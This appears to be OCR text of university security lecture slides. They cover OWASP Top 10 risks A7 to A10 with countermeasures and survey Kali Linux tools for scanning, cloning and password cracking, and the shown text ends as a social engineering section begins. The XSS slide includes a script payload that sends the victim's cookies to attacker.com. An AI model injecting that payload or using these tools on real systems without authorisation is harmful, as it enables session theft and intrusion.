
- Uninstall unused features and frameworks;
- Verify the effectiveness of the configurations and settings in all environments;
- Same configuration for all servers.

A7 - Cross-Site Scripting (XSS) A3 A7 :2017

- XSS problems occurs when the application takes data that can not be trusted and send them to a browser without valid and sanitized them properly.

- XSS allows attackers to execute scripts in the victim's browser, which can deterioration of web pages or to redirect users to malicious Web sites.

A7 - Cross-Site Scripting (XSS)



https://cai.tools.sap

A7 - Cross-Site Scripting (XSS)

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

A7 - Countermeasures


- Using frameworks that automatically escape XSS;
- Escaping untrusted HTTP request data;
- Validate and sanitize the input.

A8 - Insecure Deserialization

A8 :2017

- An attacker can send a serialized piece of code to the server and uses the deserialization process in order to run it or to cause a Denial of Service (DoS) attack

A8 - Insecure Deserialization



https://cai.tools.sap

A8 - Countermeasures

- Do not accept untrusted input;
- Isolated the module for the deserialization;
- Log and monitor the deserialization process.


A9 - Using Components with Known Vulnerabilities

A9

A9 :2017

- When some components of the applications are used inappropriate or these components are not up to date.
- The attackers are using the vulnerabilities of these components to access the application 'data.

A9 - Using Components with Known Vulnerabilities



https://blog.verygoodsecurity.com

A9 - Countermeasures

- Inventory of all components for server and client. Inventory the version of them, also;
- Unused components should be removed;
- Get the components only from the official sites.

A10 - Insufficient Logging & Monitoring

- Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident.
- If the logs are not checked, it allows attackers to do their job in time without being detected.

A10 - Insufficient Logging & Monitoring

https://kratoslab.com

A10 - Countermeasures

- Log all **failed actions**;
- **Sufficient content** for the analysis;
- A good **format** of the logs;
- Implement alerts for some log types and **response plan**.


IT&C SECURITY MASTER
ISM
2005
ism.ase.ro
Scientia potestas est

KALI Linux

What is KALI?

- Is an operating system. But do not use it like the **main OS**.

- Kali Linux is a "*Penetration Testing and Ethical Hacking Linux Distribution*".

https://www.kali.org/

What is KALI?

- Developed by **Offensive Security** in 2013.
- Is a company that now provides a lot of **courses** in security field.

OFFENSIVE ®
security

What is KALI?

- Is an operating system with a lot of tools and applications used for testing and penetration testing.
- KALI is pre-packaged with these tools an applications for penetration testing.
- You can use, also, other Operating System but for beginners is really good to have everything in one place KALI Linux.

Similar with KALI Linux

- BackBox
- Parrot Security OS
- DEFT
- Samurai Web Security Framework
- Pentoo Linux
- Network Security Toolkit
- CAINE
- BlackArch
- ArchStrike Linux
- Bugtraq
- Fedora Security Spin

https://fossbytes.com/10-best-operating-systems-for-ethical-hacking-and-penetration-testing-2016/

Operating systems for Ethical Hackers

- **BackBox -** It has been developed to perform penetration tests and security assessments. Designed to be fast, easy to use and provide a minimal yet complete desktop environment.

- **Parrot Security OS -** is designed for ethical hacking, pen testing, computer forensics, ethical hacking, cryptography etc.

Operating systems for Ethical Hackers

- **DEFT -** It comes with many popular forensic tools and documents that can be used by ethical hackers or penetration testers
- **Samurai Web Security Framework –** It is considered the best OS for the web penetration testing
- **Network Security Toolkit** – is based on Fedora.

How to install KALI?

- The most easy way is to use VirtualBox.
- Install VirtualBox from https://www.virtualbox.org/
- Download the Kali Linux Package from: https://www.kali.org/downloads/

How to install KALI?

- Create a virtual machine in VirtualBox with the Kali Linux.
- After the installation, to access the system the username is "*root*" and the password is "*toor*"

How to install KALI?

- To upgrade the system go to the terminal and run the command:

"apt-get upgrade"

- It is recommended to upgrade the system as often as possible.

Useful apps in KALI


- Kali Linux contains around about **600 tools**.
- For the beginners is good because they have everything that they want and can find here easy tools and also very powerful tools.

ProxyChains

- During penetration testing, it is crucial to prepare to stay anonymous.
- ProxyChains is used to **change the IP** of the attacker.
- It is used to assure the anonymity.

ProxyChains

- In KALI it exists by default. All we have to do is to run using the proxychains:



Whois

- WHOIS is a protocol that search in the database that stored the registered users of the Internet and is managed by the local registrars.
  - **ROTLD**

```
root@kali:~# whois 172.217.18.67
```

TraceRoute

- Traceroute is a computer network diagnostic tool for displaying the connection route and measuring transit delays of packets across an IP network.

WhatWeb

- "**What is that Website?**" - https://tools.kali.org/web-applications/whatweb


- It can identify all sorts of information about a live website, like:
  - Platform
  - CMS platform
  - Type of Script
  - Google Analytics
  - Web server Platform
  - IP address, Country

NMAP - Network Mapper

- Is a **port scanner**;
- It is used to audit the security of each open port on the target and for discovering information about machines on a network or the Internet.
- https://tools.kali.org/information-gathering/nmap


NMAP - Network Mapper

- Use NMAP only for your machines or on other machines with the permission;
- Don't use NMAP on other machines without permission, because it can be seen as an attack and is illegal.



Dirbuster / Dirb – Directory Buster


- Dirb is used to find the **hidden directories** of a website;
- It is not looking for vulnerabilities, but is looking for the vulnerable content;



- https://tools.kali.org/web-applications/dirb

Nikto


- Nikto is a tool used to analysis the vulnerabilities of a website;
- It is very important to analysis until you create an attack, because in this way you will know how you can manage your attack.
- After the scan the attacker can use the information to get data about vulnerabilities of used applications or installed tools on the target website.



- https://tools.kali.org/information-gathering/nikto


Golismero

- GoLismero is an open source framework for security scanning.
- golismero scan <<the_target>>



BurpSuite

- BurpSuite is a collection of tools.
- It is working like a proxy and intercept the traffic between a web browser and the web server.



OWASP-ZAP

- OWASP Zed Attack Proxy – ZAP it is similar with BurpSuite.
- It is developed in Java by the OWASP community.
- Some people are saying that ZAP is better than the free version of Burp.
- But the paid version of Burp is better than ZAP.

Social Engineering Toolkit (SET)

- Is a open source framework used for Social – Engineering.
- It is developed in Python and has a Command Line Interface.
- It is used to create a clone of a website.
- https://tools.kali.org/information-gathering/set

HTTRACK

- HTTRACK is a website cloner.
- It is used to create a fake website on attacker server to create a phising attack.
- It is similar with SET – Social Engineering Toolkit

JoomScan & WPScan

- Are two tools used for web application analysis;
- JoomScan is used to analyze the vulnerabilities of a Joomla CMS;
- WPScan is used for WordPress CMS.
- https://tools.kali.org/web-applications/joomscan
- https://tools.kali.org/web-applications/wpscan

John The Ripper


- John The Ripper is one of the most popular password testing and cracking programs;
- It is developed for Unix OS;
- It has tools for dictionary attack and brute force.
- https://tools.kali.org/password-attacks/john

THC Hydra

- Hydra is a network login cracker which supports numerous attack protocols.
- It is considered to be the fastest one.
- https://tools.kali.org/password-attacks/hydra

Crunch

- Crunch is a wordlist generator that can be used in dictionary attack.
- It helps us to create the dictionary that we have to use in the attack




- It is similar with Mentalist and CUPP.
- https://tools.kali.org/password-attacks/crunch

Social Engineering

ALIN ZAMFIROIU

What is Social Engineering?

- Social engineering means to being a good actor!
- Social engineering means to lying people to get information.
- Social Engineering is to get information for free.



What is Social Engineering?

- Social Engineering is the art of manipulating users to get personal information that can be used to get passwords or access to personal accounts

What is Social Engineering?

- Social engineering is used by anybody, everyday: from children getting something from the parents to the governments and big companies in industry.

What is Social Engineering

